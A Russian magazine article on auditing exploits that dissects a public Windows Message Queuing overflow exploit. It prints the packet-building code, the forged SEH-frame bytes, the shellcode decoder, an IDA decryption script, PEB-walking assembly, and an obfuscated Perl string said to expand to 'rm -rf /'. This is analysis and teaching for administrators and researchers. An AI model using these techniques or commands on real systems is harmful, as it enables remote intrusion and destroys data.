

Аудит и дизассемблирование эксплоитов



Крис Касперски

Эксплоиты, демонстрирующие наличие дыры (proof-of-concept), обычно распространяются в исходных текстах, но основной функционал заключен в shell-коде, анализ которого представляет весьма нетривиальную задачу, требующую инженерного склада ума, развитой интуиции, обширных знаний и... знания специальных приемов дизассемблирования.

Сообщения о дырах появляются постоянно. Стоит только заглянуть на www.securityfocus.com и... ужаснуться. Каждый день приносит по 10-20 новых дыр, затрагива-

ющих практически весь спектр аппаратно-программного обеспечения. Вы до сих пор пользуетесь Firefox, считая его безопасным? Да как бы не так! За свое недолгое время существова-

ния он успел обрасти полусотней дыр, в том числе и критических. Ладно, оставим Firefox в покое и возьмем браузер Opera – почти два десятка ошибок (из которых 17 зарегистрировано

на одном лишь www.securityfocus.com) быстро прочищают мозги от рекламной шелухи, позиционирующей Орега не только как самый быстрый, но и по-настоящему безопасный браузер. Уязвимости встречаются даже в текстовых браузерах наподобие Lynx. Про Internet Explorer лучше вообще не вспоминать! Стоит ли после этого удивляться, что черви размножаются со скоростью лесного пожара и регулярно кладут целые сегменты Сети, если не весь Интернет!

Программное обеспечение ненадежно. Предоставленное самому себе, без ухода и надзора администратора оно быстро становится жертвой хакерских атак, превращаясь в рассадник вирусов и червей. Если уязвимость затрагивает те компоненты системы, без которых можно и обойтись (например, Message Queuing или RPC DCOM), их можно отключить или оградить брандмауэром. В противном случае, необходимо установить заплатку от «родного» производителя или сторонних поставщиков. Проблема в том, что официальные обновления зачастую выпускаются лишь через несколько месяцев после официального же признания дыры. А сколько дыр так и остаются «непризнанными»?

Производителей программного обеспечения можно понять: ведь прежде, чем признавать дыру дырой, необходимо убедиться, что это именно дыра, а вовсе не «авторское видение функциональности» и добиться устойчивого воспроизведения сбоя. У многих компаний существует политика замалчивания дыр и уязвимость либо молча устраняется с выходом очередной версии продукта (кумулятивного пакета обновления), либо не исправляется вообще! Яркий пример тому – уязвимость «MS IE (mshtml.dll) OBJECT tag vulnerability», обнаруженная 23 апреля 2006 (см. [/pipemail/full-disclosure/2006-April/045422.html](http://pipemail/full-disclosure/2006-April/045422.html)), и все еще не признанная Microsoft.

Чтобы администратор мог спать спокойно и не дергаться каждые пять минут, пытаясь обнаружить в логах брандмауэра «что-то необычное», первым делом необходимо выяснить – действительно ли вверенная ему система уязвима? Далеко не всем сообщением о дырах можно верить. По общепринятой практике, первооткрыва-




Рисунок 1. Устройство пакета-убийцы, передаваемого на атакуемый сервер

тель дыры должен подтвердить свои слова программой, демонстрирующей наличие уязвимости, но не совершающей ничего деструктивного. В зарубежной литературе она называется exploit proof-of-concept.

Часто к эксплоиту прилагается перечень тестируемых (tested) и уязвимых (affected) платформ и все, что необходимо сделать, – это запустить эксплоит на своей системе и посмотреть, справится ли он с ней или нет. Естественно, атаковать «живой» сервер или основную рабочую станцию может только самоубийца (или очень безответственный человек) и все потенциально опасные эксперименты следует выполнять на «копии» сервера/рабочей станции, специально предназначенной для тестовых целей. Под VMWare и другими эмуляторами подобного типа эксплоиты лучше не запускать. Во-первых, ряд вредоносных эксплоитов распознает наличие виртуальных машин и отказывается работать. Во-вторых, вырваться из застенок виртуальной машины вполне реально (см. статью «Побег из-под VMWare», которую можно скачать с ftp://nezumi.org.ru/pub/vm-escape.zip).

Отрицательный результат сам по себе еще ничего не доказывает. Даже если атака не удалась, у нас нет никаких оснований считать, что система находится в безопасности. И это не паранойя, а реальный факт, с которым следует считаться. Возможно, это просто эксплоит такой кривой, но стоит его слегка подправить, как список

поражаемых систем заметно возрастет (тем более что большинство эксплоитов закладывается на фиксированные адреса, варьирующие от версии к версии, поэтому эксплоит, разработанный для английской версии Windows 2000, может не работать в русской и наоборот).

Эксплоиты обычно запускают для удовлетворения чувства собственного любопытства. Никакой жизненной необходимости в этом нет. Просто интересно и ничего более. Но изучить код эксплоита, чтобы знать, что вы вообще запускаете, попутно устраняя ошибки, допущенные его разработчиками и адаптируя shell-код к своей системе, корректируя фиксированные адреса при необходимости, никогда не мешает.

Как препарировать эксплоиты

Основной код эксплоита, как правило, пишется на переносимых высокоуровневых языках, таких как Си/Си++, Perl, Python. Экзотика типа Ruby встречается намного реже, но все-таки встречается. В практическом плане это означает, что исследователь должен владеть десятком популярных языков хотя бы на уровне беглого чтения листингов. Впрочем, в девяти из десяти случаев, ничего интересного в них не встречается, и весь боевой заряд концентрируется в «магических» строковых массивах, оформленных в стиле «\x55\x89\xe5...\xc7\x45\xfc». Вот это и есть shell-код в ASCII-представлении. Высокоуровневый код – всего

Листинг 1. Фрагмент эксплоита, ответственный за сборку пакета-убийцы

```
// выделяем память
buff = (char *) malloc(4172); memset(buff, NOP, 4172); ptr = buff;

// RPC-заголовки
memcpy(ptr, dce_rpc_header1, sizeof(dce_rpc_header1)-1); ptr+=sizeof(dce_rpc_header1)-1;
memcpy(ptr, tag_private, sizeof(tag_private)-1); ptr+=sizeof(tag_private)-1;

memcpy(buff+1048, dce_rpc_header2, sizeof(dce_rpc_header2)-1);
memcpy(buff+1048*2, dce_rpc_header2, sizeof(dce_rpc_header2)-1);
memcpy(buff+1048*3, dce_rpc_header3, sizeof(dce_rpc_header3)-1);

// offsets
ptr=buf;ptr+=438;
memcpy(ptr, offsets, sizeof(offsets)-1); ptr += sizeof(offsets)-1;

// shellcode
memcpy(ptr, bind_shellcode, sizeof(bind_shellcode)-1);
```

лишь обертка, образно говоря, тетица или пусковая установка, а shell-код – разящее острие.

Многие исследователи допускают роковую ошибку: анализируя shell-код, они забывают о том, что основной код также может содержать вредоносные инструкции наподобие «rm -rf /». При знании языка пакости подобного типа обнаруживаются без труда, если, конечно, злоумышленник не стремился воспрепятствовать анализу. Существует масса способов замаскировать вредоносный код в безобидные конструкции. Взять хотя бы строку «'\$??:s;s;s;??:s;s;]=>%-{-<-<&'{};y; -/-@[-{-};-{' -;s;\$_;see'», разворачиваемую языком Perl в команду «rm -rf /», которая при запуске из-под root уничтожает все содержимое диска целиком.

Отсюда вывод: никогда не запускайте на выполнение код, смысла которого до конца не понимаете и уж тем более не давайте ему администраторских полномочий! Не поддавайтесь на провокацию! Даже на авторитетных сайтах проскакивают эксплоиты, созданные с одной-единственной целью – отомстить, если не всему человечеству, то хотя бы его части. Помните, что самая большая дыра в системе – это человек, знающий пароль root (администратора) и запускающий на рабочей машине не все без разбора!

Больше на анализе базового кода мы останавливаться не будем (если вы знаете язык – это тривиально, если нет – не надейтесь, что автору удалось уложить многостраничные руководства в скромные рамки журнальной статьи).

Анализ message queuing эксплоита

Одного лишь знания ассемблера и API-операционной системы для исследования shell-кода будет явно недостаточно. Здесь все сложнее и... интереснее. Продемонстрируем технику дизассемблирования shell-кода (со всеми сопутствующими ей приемами и трюками) на примере анализа «Message Queuing Buffer Overflow Vulnerability Universal» эксплоита (<http://milw0rm.com/exploits/1075>),

прилагаемого к статье в файле 1075 (см. сайт www.samag.ru, раздел «Исходный код»). Базовый код, написанный на языке Си, рассматривать не будем, а сразу перейдем к shell.

Самое сложное – это определить точку входа в shell-код, то есть ту точку, которой будет передано управление при переполнении. В данном случае нам повезло, и создатель эксплоита структурировал листинг, разбив двоичные данные на шесть массивов, первые четыре из которых (dce_rpc_header1, tag_private,

dce_rpc_header2 и dce_rpc_header3) представляют собой заголовки RPC-пакетов, в которых для нас нет ничего интересного.

А вот массив offsets включает в себя ключевые структуры данных, передающие управление на shell-код. Способ передачи основан на подмене SEH-фреймов по усовершенствованной методике, обходящей защиту от переполнения, появившуюся в Windows 2000, Windows XP и Server 2003. И хотя это не отражено в комментариях явным образом (создатели shell-кодов традиционно неразговорчивы), опытные кодокопатели распознают подложные фреймы с первого взгляда (тем более что кое-какие комментарии там все-таки присутствуют, но даже если бы их и не было, это не сильно бы затруднило анализ).

Основная часть shell-кода (расположенная в массиве bind_shellcode) системно независима (ну, почти), а все фиксированные адреса вынесены в массив offsets, который при тестировании под различными версиями операционных систем имеет наглость требовать «ручной» коррекции. Даже при наличии не залатанной дыры эксплоит может не работать только потому, что по фиксированным адресам расположено не то, что ожидалось. Но прежде, чем приступить

Листинг 2. Массив offsets хранит подложные SEH-фреймы для нескольких операционных систем, передающие управление на shell-код

```
unsigned char offsets[] =
/* entry point (jmp over) */ ; // SEH-FRAME for Windows 2000
"\xEB\x08\x90\x90" ; // ! *prev | jmp lab_0Ah !
/* msgsvc.exe - pop reg; pop reg; ret; */ ; // !-----!
"\xE9\x14\x40\x00" ; // ! *handler !
; // !-----!

"\x90\x90\x90\x90\x90\x90\x90\x90" ; // подбор SEH-фрейма для w2k server

/* :LAB_0Ah */
/* entry point (jmp over) */ ; // SEH-FRAME for W2K Server/AdvServer
"\xEB\x08\x90\x90" ; // ! *prev | jmp lab_1Ah !
/* msgsvc.exe - pop reg; pop reg; ret; */ ; // !-----!
"\xE9\x14\x40\x00" ; // ! *handler !
; // !-----!

"\x90\x90\xEB\x1A\x41\x40\x68\x6F\x75\x73" ; // подбор SEH-фрейма для XP
"\x65\x6F\x66\x64\x61\x62\x75\x73\x48\x41" ; // «A@houseofdabusHA»

/* :LAB_1Ah */
/* entry point (jmp over) */ ; // SEH-FRAME for Windows XP
"\xEB\x06\x90\x90" ; // ! *prev | jmp lab_36h !
/* msgsvc.exe - pop reg; pop reg; ret; */ ; // !-----!
"\x4d\x12\x00\x01" ; // ! *handler !
; // !-----!

"\x90\x90\x90\x90\x90\x90" ; // не значащие NOP
/* :LAB_36h */

=== отсюда начинается актуальный shell-код ===
```

к анализу массива offsets, необходимо определить его местоположение в пакете-убийце, вызывающем переполнение. Приведенный фрагмент базового кода собирает все массивы в непрерывный буфер, передаваемый на атакуемый сервер (см. **ЛИСТИНГ 1**).

В начале пакета (см. **рис. 1**) располагается RPC-заголовок `dce_rpc_header1`, за ним идет NetBIOS-имя атакуемого узла и `ter private`. На некотором отдалении от начала заголовка, по смещению 438 (1B6h) лежит массив offsets, сразу за концом которого идет shell-код. Далеко за ним обнаруживается еще один RPC-заголовок `dce_rpc_header2` и `dce_rpc_header3` (на **рис. 1** не показан). Все остальное пространство пакета заполнено командами NOP (90h).

Процесс формирования пакета хорошо наблюдать под отладчиком (в данном случае использовался Microsoft Visual Studio Debugger) или перехватить уже готовый пакет, используя sniffer.

Сразу же возникает вопрос – в каком именно месте возникает переполнение и каким именно образом происходит передача управления на shell-код? Запустив MSMQ-службу под отладчиком, мы увидим, что массив offsets ложится прямо поверх SEH-фрейма, подменяя его содержимое, а shell-код затирает адрес возврата из функции, заменяя RET произвольным адресом, указывающим в «космос», при обращении к которому возбуждается исключение и... управление получает подложный SEH-фрейм, передающий управление на shell-код. Все просто! Главное – отладчик иметь! И... установленную службу Message Queuing, которой в распоряжении кодакопателя может и не быть. К тому же мы договорились, прежде чем запускать эксплоит (пусть даже под отладчиком!), сначала реконструировать его алгоритм.

А как мы его можем реконструировать? Хорошая головоломка для знатоков! Отбросив RPC-заголовки, мы остаемся только с массивом offsets и shell-кодом. Очевидно, смещение массива offsets выбрано не случайно и играет в переполнении ведущую роль, поскольку `bind_shellcode` представляет собой вполне «стандартный» shell-код, встречающийся во многих других эксплоитах и совпадающий с ним байт-в-байт.

Рассмотрим массив offsets поближе (см. **ЛИСТИНГ 2**).

В начале массива расположена довольно характерная структура, состоящая из двух двойных слов, первое из которых включает в себя двухбайтовую команду безусловного перехода `JMP SHORT` (опкод – EBh), дополненную до двойного слова парой NOP (впрочем, поскольку они все равно не исполняются, здесь может быть все, что угодно). Следующее двойное слово указывает куда-то вглубь адресного пространства – 004014E9h и, судя по значению, принадлежит прикладному приложению. В данном случае – программе `mqsvc.exe`, реализующей службу Message Queuing. Комментарий, заботливо оставленный создателем эксплоита, говорит, что по этому адресу он ожидает увидеть конструкцию `pop reg/pop reg/retn`. Это классическая последовательность, используемая для передачи управления через подложные SEH-фреймы, подробно описанная в статье «Эксплуатирование SEH в среде Win32» (<http://www.securitylab.ru/context/212085.php>), написанной `houseofdabus`. Он же написал и разбираемый нами эксплоит.




Рисунок 2. Расположение SEH-фреймов относительно переполняющихся буферов

Допустим, никакого комментария у нас бы не было. И что тогда? Загружаем `mqsvc.exe` в hiew, двойным нажатием клавиши <ENTER> переходим в дизассемблерный режим, нажимаем <F5> и вводим адрес «.4014E9» (точка указывает, что это именно адрес, а не смещение).

Видим:

Листинг 3. Последовательность `pop reg/pop reg/retn`, содержащаяся в файле `mqsvc.exe`

```
; вытолкнуть одно двойное слово из стека
.004014E9: 5F pop edi
; вытолкнуть следующее двойное слово
.004014EA: 5E pop esi
; вытолкнуть адрес возврата и передать по нему управление
.004014EB: C3 retn
```

Естественно, данный способ не универсален и вообще говоря ненадежен, поскольку, в другой версии `mqsvc.exe` адрес «магической» последовательности наверняка будет иной, хотя в Windows 2000 Home, Windows 2000 Professional, Windows 2000 Server/AdvServer адреса совпадают, поскольку используется одна и та же версия `mqsvc.exe`, а вот в Windows XP адрес уже «уплывает».

Интуитивно мы чувствуем, что передача управления на shell-код осуществляется через RET, но остается непонятным каким образом указатель на shell-код мог очутиться в стеке, ведь никто туда его явно не засылал! Запихать в переполняющийся буфер можно все, что угодно, но при этом придется указать точный адрес размещения shell-кода в памяти, а для этого необходимо знать значение регистра ESP на момент атаки, а оно в общем случае неизвестно.

Структурные исключения позволяют элегантно решить эту задачу. Вместо того, чтобы затирает адрес возврата (как делало это целое поклонение кодакопателей), мы подменяем оригинальный SEH-фрейм атакуемой программы своим. Теоретически, SEH-фреймы могут быть расположены в любом месте, но практически все известные компиляторы размещают их в стеке, на вершине кадра, принадлежащего данной функции, то есть по соседству с сохраненным EBP и RET:

Листинг 4. Фрагмент функции, формирующий новый SEH-фрейм (компилятор – Microsoft Visual C++)

```
; открыть новый...
.text:0040104D      push     ebp
; ...кадр стека
.text:0040104E      mov      ebp, esp
; это последний SEH-фрейм
.text:00401050      push     0FFFFFFFh
; предшествующий SEH-обработчик
.text:00401052      push     offset stru_407020
; новый SEH-обработчик
.text:00401057      push     offset _except_handler3
; получить указатель на SEH-фрейм
.text:0040105C      mov      eax, large fs:0
; предыдущий SEH-обработчик
.text:00401062      push     eax
; зарегистрировать новый SEH-фрейм
.text:00401063      mov      large fs:0, esp
```

Отсюда: если мы можем затереть адрес возврата, подмена SEH-фрейма не составит никаких проблем (см. **рис. 2**)! Сама структура фреймов проста до безобразия:

Листинг 5. Структура SEH-фреймов

```
struct EXCEPTION_REGISTRATION
{
    // предыдущий SEH-фрейм
    /* 00h */ EXCEPTION_REGISTRATION *prev;
    // обработчик исключения
    /* 04h */ DWORD *handler;
};
```

Первое двойное слово указывает на предыдущий SEH-фрейм в цепочке (если текущий обработчик не знает, что делать с исключением, он отдает его предыдущему обработчику; если ни один из обработчиков не может обработать исключение, операционная система выбрасывает знаменитое сообщение о критической ошибке и завершает работу приложения в аварийном режиме).

Следующее двойное слово содержит адрес процедуры обработчика исключений (не путать с функцией-фильтром исключений, которая обслуживается не операционной системой, а компилятором!). Очень заманчиво записать сюда указатель на shell-код, но вся проблема в том, что этого указателя мы не знаем и в общем случае не можем узнать! На самом деле ситуация не так уж плачевна.

Рассмотрим процесс обработки исключений повнимательнее. В тот момент, когда прикладной код пытается сделать что-то недопустимое, процессор генерирует прерывание. Операционная система перехватывает его и передает внутренней функции KiUserExceptionDispatcher, содержащейся внутри NTDLL.DLL. Та в свою очередь вызывает промежуточную функцию RtlUnwind (все из той же NTDLL.DLL), передающую управление фильтру исключений, установленным компилятором (в случае Microsoft Visual C++ эта функция называется __except_handler3), которая и вызывает прикладной обработчик, зарегистрированный программистом уязвимого приложения.

Получается следующая цепочка вызовов:

Листинг 6. Последовательность вызова функций при обработке исключения

```
NTDLL.DLL!KiUserExceptionDispatcher →
NTDLL.DLL!RtlUnwind → __except_handler3
```

В Windows 2000 функция NTDLL.DLL!RtlUnwind оставляет немного «мусора» в регистрах, в результате чего

в EBX попадет адрес текущего SEH-фрейма. А это значит, что для достижения задуманной цели мы должны поверх handler поместить указатель на команду JMP EBX (FFh E3h) или CALL EBX (FFh D3h), которую можно найти как в самой атакуемой программе, так и в памяти операционной системы (естественно, адрес будет «плавать» от версии к версии, что есть неизбежное зло, но с этим надо смириться). Тогда при возникновении исключения управление будет передано на двойное слово, содержащее указатель prev. Да-да! Не по указателю prev, а именно на сам указатель, который следует заменить на JMP SHORT sellcode. Поскольку команды перехода в x86-процессорах относительные, знать точное расположение shell-кода в памяти уже необязательно.

В Windows XP эта лазейка была прикрыта, но! Осталась функция-фильтр __except_handler3, входящая в состав RTL-компилятора, а потому никак не зависящая от операционной системы. Рассмотрим окрестности дизассемблерного кода, передающего управление на зарегистрированный программистом обработчик.

Листинг 7. Фрагмент RTL-функции _except_handler3, сохраняющий указатель на текущий SEH-фрейм перед вызовом обработчика исключения

```
; указатель на текущий SEH-фрейм
.text:004012D1      mov      esi, [ebx+0Ch]
.text:004012D4      mov      edi, [ebx+8]
.text:004012D7
; CODE XREF: unknown_libname_1+90↓j
.text:004012D7      unknown_libname_2:
; обработчиков больше нет?
.text:004012D8      cmp      esi, 0FFFFFFFh
; если да, завершаем программу
.text:004012DA      jz       short unknown_libname_5
.text:004012DC      lea      ecx, [esi+esi*2]
.text:004012DF      cmp      dword ptr [edi+ecx*4+4], 0
; Microsoft VisualC 2-7/net
.text:004012E4      jz       short unknown_libname_3
; сохраняем указатель на фрейм
.text:004012E6      push     esi
; сохраняем указатель на кадр
.text:004012E7      push     ebp
.text:004012E8      lea      ebp, [ebx+10h]
; вызываем обработчик исключения
.text:004012EB      call     dword ptr [edi+ecx*4+4]
; восстанавливаем кадр
.text:004012EF      pop      ebp
; восстанавливаем фрейм
.text:004012F0      pop      esi
```

Вот оно! Перед вызовом обработчика исключения, функция временно сохраняет указатель на текущий SEH-фрейм в стеке (команда PUSH ESI), который на момент вызова обработки будет расположен по смещению +8h. Причем исправить это средствами операционной системы никак невозможно! Необходимо переписать RTL каждого из компиляторов и перекомпилировать все программы!

Для реализации атаки достаточно заменить handler указателем на последовательность pop reg/pop reg/ret или add esp, 8/ret (которая достаточно часто встречается в эпилогах функций), а поверх prev как и раньше записать jump на shell-код. Первая команда pop сталкивает с вершины стека уже ненужный адрес возврата, оставленный call, вторая – выбрасывает сохраненный регистр EBP, а ret передает управление на текущий SEH-фрейм.

Теперь структура массива offsets становится более или менее понятна. Мы видим три подложных SEH-фрейма – по одному для каждой операционной системы, расположен-

ных в памяти с таким расчетом, чтобы они совпадали с текущими SEH-фреймами атакуемой программы. Это самая капризная часть эксплоита, поскольку дислокация фреймов зависит как от версии атакуемой программы (добавление или удаление локальных переменных внутри уязвимой функции изменяет расстояние между фреймом и переполняющимся буфером), так и от начального положения стека на момент запуска программы (за это отвечает операционная система). В дополнение к этому необходимо следить за тем, чтобы handler действительно указывал на pop reg/pop reg/ret (add esp,8/ret), а не на что-то другое. В противном случае exploit работать не будет, но если все значения подобраны правильно, управление получит bind_shellcode, который мы сейчас попробуем дизассемблировать, но прежде необходимо перевести ASCII-строку в двоичный вид, чтобы его «проглотил» hiew или IDA PRO.

Вместо того, чтобы писать конвертор с нуля, воспользуемся возможностями компилятора языка Си, написав несложную программу, состоящую фактически всего из одной строки (остальные – объявления):

```
Листинг 8. Программа, сохраняющая ASCII-массив shellcode[]
в одноименный двоичный файл, пригодный для дизассемблирования

#include <stdio.h>
// сюда помещаем массив для преобразования
char shellcode[]="\xxx\xxx\xxx\xxx";
main() {FILE *f;if(f=fopen("shellcode","wb")) ¦
    fwrite(shellcode, sizeof(shellcode),1,f);}
```

Выделяем массив bind_shellcode и копируем в нашу программу, по ходу дела переименовывая его в shellcode. Компилируем с настройками по умолчанию, запускаем. На диске образуется файл shellcode, готовый к загрузке в IDA Pro или hiew (только не забудьте переключить дизассемблер в 32-разрядный режим!).

Начало дизассемблерного листинга выглядит так:

```
Листинг 9. В начале shell-кода расположен расшифровщик,
расшифровывающий весь остальной код

; ECX := 0
00000000: 29C9                sub     ecx,ecx
; EBX := 50h
00000002: 83E9B0             sub     ecx,-050
; загрузить +0.0 на стек FPU
00000005: D9EE              fldz
; сохранить среду FPU в памяти
00000007: D97424F4           fstenv  [esp]-0C
; EBX := fldz
0000000B: 5B                pop     ebx
0000000C: 81731319F50437 xor     d,[ebx][13],03704F519
; ^расшифровываем двойными словами
0000000C
; EBX += 4: следующее двойное слово
00000013: 83EBFC             sub     ebx,-004
; мотаем цикл
00000016: E2F4              loop    0000000C (1)
; зашифрованная команда
00000018: E59F              in      eax,09F
; зашифрованная команда
0000001A: EF                out     dx,eax
```

Первые 8 команд более или менее понятны, а вот дальше начинается явный мусор, типа инструкций IN и OUT, которые при попытке выполнения на прикладном режиме возбуждают исключение. Тут что-то не так! Либо точка входа в shell-код начинается не с первого байта (но это противоречит результатам наших исследований), либо shell-код зашифрован. Присмотревшись к первым восьми командам




Рисунок 3. Расшифровка shell-кода в hiew

повнимательнее, мы с удовлетворением обнаруживаем тривиальный расшифровщик в лице инструкции XOR, следовательно, точка входа в shell-код определена нами правильно и все, что нужно, – это расшифровать его, а для этого мы должны определить значение регистров EBX и ECX, используемых расшифровщиком.

С регистром ECX разобраться несложно – он инициализируется явно путем нехитрых математических преобразований:

```
sub ecx,ecx->ecx:=0; sub ebx,-50h->add ecx,50h->ecx := 50h
```

то есть на входе в расшифровщик ECX будет иметь значение 50h – именно столько двойных слов нам предстоит расшифровать.

С регистром EBX все обстоит намного сложнее, и, чтобы вычислить его значение, необходимо углубиться во внутреннюю структуры данных сопроцессора. Команда FLDZ помещает на стек сопроцессора константу +0.0, а команда FSTENV сохраняет текущую среду сопроцессора по адресу [esp-0Ch]. Открыв «Intel Architecture Software Developer's Manual Volume 2: Instruction Set Reference», среди прочей полезной информации мы найдем и сам формат среды FPU:

Листинг 10. Псевдокод команды fstenv, сохраняющей среду FPU

```
FPUControlWord      -> SRC (FPUControlWord);
FPUStatusWord       -> SRC (FPUStatusWord);
FPUTagWord          -> SRC (FPUTagWord);
FPUDDataPointer     -> SRC (FPUDDataPointer);
FPUInstructionPointer -> SRC (FPUInstructionPointer);
FPULastInstructionOpcode -> SRC (FPULastInstructionOpcode);
```

Наложив эту структуру на стек, мы получим вот что:

Листинг 11. Карта размещения среды в стековой памяти

```
-> fstenv -> - 0Ch  FPUControlWord
- 08h  FPUStatusWord
- 04h  FPUTagWord
->--- esp ---> 00h  FPUDDataPointer
<- pop ebx <-+ 04h  FPUInstructionPointer
+ 08      FPULastInstructionOpcode
```

Из этой схемы видно, что команда POP EBX выталкивает в регистр EBX адрес последней FPU-инструкции, которой и является FLDZ, расположенная по смещению 5h (условно). При исполнении на «живом» процессоре смещение будет наверняка другим, и, чтобы не погибнуть, shell-код должен определить, где именно он располагается в памяти. Разработчик shell-кода применил довольно необычный подход, в то время как подавляющее большинство ограничивается тривиальным CALL/POP REG. Сложив получен-

ное смещение 5h с константой 13h, фигурирующей в инструкции XOR, мы получим 18h – адрес первого зашифрованного байта.

Зная значения регистров, нетрудно расшифровать shell-код. В IDA Pro для этого достаточно написать следующий скрипт:

```
Листинг 12. Скрипт для IDA Pro, расшифровывающий shell-код

auto a,x; // объявление переменных
for(a = 0; a < 0x50; a++) // цикл расшифровки
{
    // читаем очередное двойное слово
    x=Dword(MK_FP("seg000",a*4+0x18));
    // расшифровываем
    x = x ^ 0x3704F519;
    //записываем расшифрованное значение
    PatchDword(MK_FP("seg000",a*4+0x18),x);
}
```

Нажимаем <Shift+F2>, в появившемся диалоговом окне вводим вышеприведенный код, запуская его на выполнение по <Ctrl+Enter>. В hiew расшифровка осуществляется еще проще. Открываем файл shellcode, однократным нажатием клавиши <ENTER> переводим редактор в hex-режим, подводим курсор к смещению 18h – туда, где кончается расшифровщик и начинается зашифрованный код (см. **листинг 9**), переходим в режим редактирования по <F3>, нажимаем <F8> (Xor) и вводим константу шифрования, записанную с учетом порядка байтов на x86 задом наперед: 19h F5h 04h 37h и жмем <F8> до тех пор, пока курсор не дойдет до конца файла. Сохраняем изменения клавишей <F9> и выходим (см. **рис. 3**).

После расшифровки shell-код можно дизассемблировать в обычном режиме. Начинаем анализ и... тут же вляпываемся в древний, но все еще работающий антидизассемблерный трюк:

```
Листинг 13. Древний антидизассемблерный трюк - прыжок в середину команды

; CODE XREF: seg000:0000001C↓p
seg000:019 loc_19:
; скрытая команда в операнде
seg000:019 6A EB          push    FFFFFFFEBh
; продолжение скрытой команды
seg000:01B 4D          dec     ebp
; вызов в середину push
seg000:01C E8 F9 FF FF    call   loc_19+1
; сохраняем все регистры
seg000:021 60          pusha
```

Команда «CALL LOC_19+1» прыгает куда-то в середину инструкции PUSH, засылающей в стек константу FFFFFFFEBh, в которой опытные кодокопатели уже наверняка увидели инструкцию безусловного перехода, заданную опкодом EBh, а вся команда выглядит так: EBh 4Dh, где 4Dh «отрываются» от инструкции DEC EBP. Важно не забывать, что PUSH с опкодом 6Ah – это знаковая команда, то есть никаких FFh в самом опкоде нет, поэтому вместо перехода по адресу EBh FFh (как это следует из дизассемблерного текста) мы получаем переход по адресу EBh 4Dh (как это следует из машинного кода), что совсем не одно и то же! Сам переход, кстати говоря, относительный и вычисляется от конца команды JMP, длина которой в данном случае равна двум. Складываем 4Dh (целевой адрес перехода) с 1Ah (адрес самой команды перехода – loc_19 + 1 = 1Ah)

и получаем 69h. Именно по этому смещению и будет передано управление! А команды, идущие за инструкцией CALL, расположены чисто для маскировки, чтобы противник подольше голову поломал.

Хорошо, отправляемся в район 69h и смотрим, что хорошего у нас там:

```
Листинг 14. Код, вычисляющий базовый адрес KERNEL32.DLL через PEB

; ebx := 0
seg000:00000069 31 DB          xor     ebx, ebx
; PEB
seg000:0000006B 64 8B 43 30     mov     eax, fs:[ebx+30h]
; PEB_LDR_DATA
seg000:0000006F 8B 40 0C mov     eax, [eax+0Ch]
; InInitializationOrderModuleList
seg000:00000072 8B 70 1C mov     esi, [eax+1Ch]
; EAX := *ESI
seg000:00000075 AD             lodsd
; BASE of KERNEL32.DLL
seg000:00000076 8B 40 08 mov     eax, [eax+8]
```

С первой командой, обнуляющей EBX через XOR, все понятно. Но вот вторая... что-то считывает из ячейки, лежащей по адресу FS:[EBX+30]. Селектор FS указывает на область памяти, где операционная система хранит служебные (и практически никак недокументированные) данные потока. К счастью, в нашем распоряжении есть Интернет. Набираем в Google «fs:[30h]» (с кавычками!) и получаем кучу ссылок от рекламы картриджей TK-30H до вполне вменяемых материалов, из которых мы узнаем, что в ячейке FS:[30h] хранится указатель на Process Enviroment Block – блок окружения процесса или сокращенно PEB.

Описание самого PEB (как и многих других внутренних структур операционной системы) можно почерпнуть из замечательной книги «The Undocumented Functions Microsoft Windows NT/2000», электронная версия которой доступна по адресу: <http://undocumented.ntinternals.net>.

